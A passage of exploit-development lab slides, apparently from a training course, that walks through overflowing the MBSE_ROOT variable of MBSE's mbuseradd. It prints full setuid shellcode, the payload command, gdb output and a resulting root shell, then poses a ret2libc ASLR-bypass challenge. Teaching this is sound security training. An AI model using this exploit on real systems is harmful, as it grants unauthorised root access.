When changing the size of MBSE_ROOT to 4,096 A's, we overwrite the return pointer by 3 bytes. Changing it to 4,097 A's gets a full 4-byte overwrite of the return pointer and control of EIP. The rest of the work should be familiar. Feel free to continue the exercise on your own at this point. If you would like to proceed with the walkthrough, move to the next page.

Hint: Using the Metasploit pattern_create.rb script could be useful here.

Building Our Script

- Shellcode in your /home/deadlist/mbse folder

```
root@deadlist-desktop:/opt/mbse/bin# cat /home/deadlist/mbse/mbseshellcode.txt
\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x6
8\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4093 +
"BBBB" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\
x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
```

- Put in B's to serve as the return pointer place holder
- Follow with 500 NOPs and your shellcode

Building Our Script

There is shellcode to spawn a root shell in your /home/deadlist/mbse folder called mbseshellcode.txt. Export your environment variable to have 4,093 A's, taking us to the return pointer, followed by four B's to represent the return pointer, followed by 500 NOPs, and finally your shellcode.

cat /home/deadlist/mbse/mbseshellcode.txt

export MBSE_ROOT=`python -c 'print "A" *4093 + "BBBB" + "\x90" * 500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

Locating Our Return

- We get a seg-fault with 0x42424242

```
(gdb) run 1 2 3 4
Starting program: /opt/mbse/bin/mbuseradd 1 2 3 4
(no debugging symbols found)
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1209874240 (LWP 22446)]
0x42424242 in ?? ()
```

- x/20x $esp +6000 hits our shellcode

```
(gdb) x/20x $esp + 6000
0xbffffee0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffef0:                                     0x90909090      0x90909090
0xbfffff00:                                     0x90909090      0x90909090
0xbfffff10:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffff20:     0x90909090      0x90909090      0x90909090      0xc0319090
```


Locating Our Return

When executing our script, we get the expected segmentation fault when EIP tries to execute code at 0x4242424242. We then run the command x/20x $esp + 6000 to get to the bottom of our NOP sled. The start of the shellcode is on the bottom right, and a good landing spot for our return pointer is highlighted on the left at 0xbfffff20. Now use this as our return and try again.

Finalizing Our Script

- Running our exploit with our return pointer guess:

```
root@deadlist-desktop:/opt/mbse/bin# export MBSE_ROOT=`python -c 'print "A" *4093 +
"\x20\xff\xff\xbf" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\
x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\
xcd\x80"'`
root@deadlist-desktop:/opt/mbse/bin# ./mbuseradd 1 2 3 4
# 
```

- Success!
- We need to now try it as user mbse

Finalizing Our Script

Try our exploit while still logged in as root:

export MBSE_ROOT=`python -c 'print "A" *4093 + "\x20\xff\xff\xbf" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

./mbuseradd 1 2 3 4

Our exploit works, as you can see on the slide! We must now try the exploit as a non-privileged user.

Elevating Privileges

- Log out of root
- su mbse
- Export our environment variable and run the program

```
deadlist@deadlist-desktop:~/mbse$ su mbse
Password:
mbse@deadlist-desktop:/home/deadlist/mbse$ cd /opt/mbse/bin
mbse@deadlist-desktop:~/bin$ export MBSE_ROOT=`python -c 'print "A" *4093 + "\x20\xf
f\xff\xbf" + "\x90"*500 + "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\
x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"
'`
mbse@deadlist-desktop:~/bin$ ./mbuseradd 1 2 3 4
# whoami
root
```

Success!!!

Elevating Privileges

Finally, we need to log out of root and su to the user mbse. Enter in the password and make sure you're in the /opt/mbse/bin directory. Once there, export the MBSE_ROOT environment variable containing our exploit with the proper return address. Run the program and you should have a root shell!

If this part of the exercise failed, make sure you followed each step correctly. There is also a chance the stack is slightly different from when you logged in as root. One way to check is to increase or decrease the size of your NOP sled, compensating for the return address. Jumping toward the end of the sled tends to have better results.

This is the end of the exercise.

Day 4 Bootcamp

- Bonus Challenge:
  - Use your Kubuntu Pangolin VM
  - Copy the program ret2libc_aslr from your 660.4 folder to your Kubuntu Pangolin VM
  - Ensure ASLR is enabled by verifying the file /proc/sys/kernel/randomize_va_space holds a 2
  - As root, run the commands in the notes to mark the executable as SUID root
  - You are on your own for this one, but hints are provided on the next page

Day 4 Bootcamp

Bonus Challenge

Sometimes students ask for additional challenges if they finish early. This challenge can be completed while waiting for others to finish a lab during the day, during the extended hours, or after the course is over. You use your Kubuntu Precise Pangolin 12.04 VM for this exercise. You need to copy the binary et2libc_aslr to your Kubuntu VM. After you have copied the VM over, run the following commands as root:

root@deadlist:~# **echo 2 > /proc/sys/kernel/randomize_va_space**

root@deadlist:~# **chown root:root /home/deadlist/ret2libc_aslr**

root@deadlist:~# **chmod 7555 /home/deadlist/ret2libc_aslr**

This challenge is meant to be done on your own, but hints are provided on the next page. You may also reach out to your instructor for help.

Bonus Challenge Hints

- Run the checksec.sh script against the program to see what exploit mitigations are used
- Run strings against the program to see if there is anything useful in static memory
- The libraries are randomized with each run, but when functions are dynamically linked, what table must we go through?
- Don't forget ret2libc, which should tie this whole exploit together!

Bonus Challenge Hints

Again, this challenge is meant to be done on your own; however, here are a few hints that should push you in the right direction. If you still have trouble determining what must be done, reach out to your instructor.

- Try running the checksec.sh script to see what exploit mitigations are used in the program. You should notice that it is not a PIE compiled program. Is this helpful?
- Run the strings tool against the program to see if anything exists in static memory that might be a hint and useful in exploitation.
- You should notice that the libraries are randomized 2^12, but how do we get to dynamically linked functions? Is that table randomized being that it is not a PIE?
- Finally, ret2libc is your friend in this challenge.

Bootcamp End

- Hacking the public MBSE program on Linux
- Defeating ASLR through brute force
- Bonus Challenge: ret2libc with ASLR

Bootcamp End

In this bootcamp, you walked through successfully exploiting the MBSE program on your Linux Kubuntu Gutsy VM, as well as brute forced ASLR. There was also a bonus option of bypassing ASLR in a non-PIE file using the PLT entry for the system and a pointer to a string from the .data section.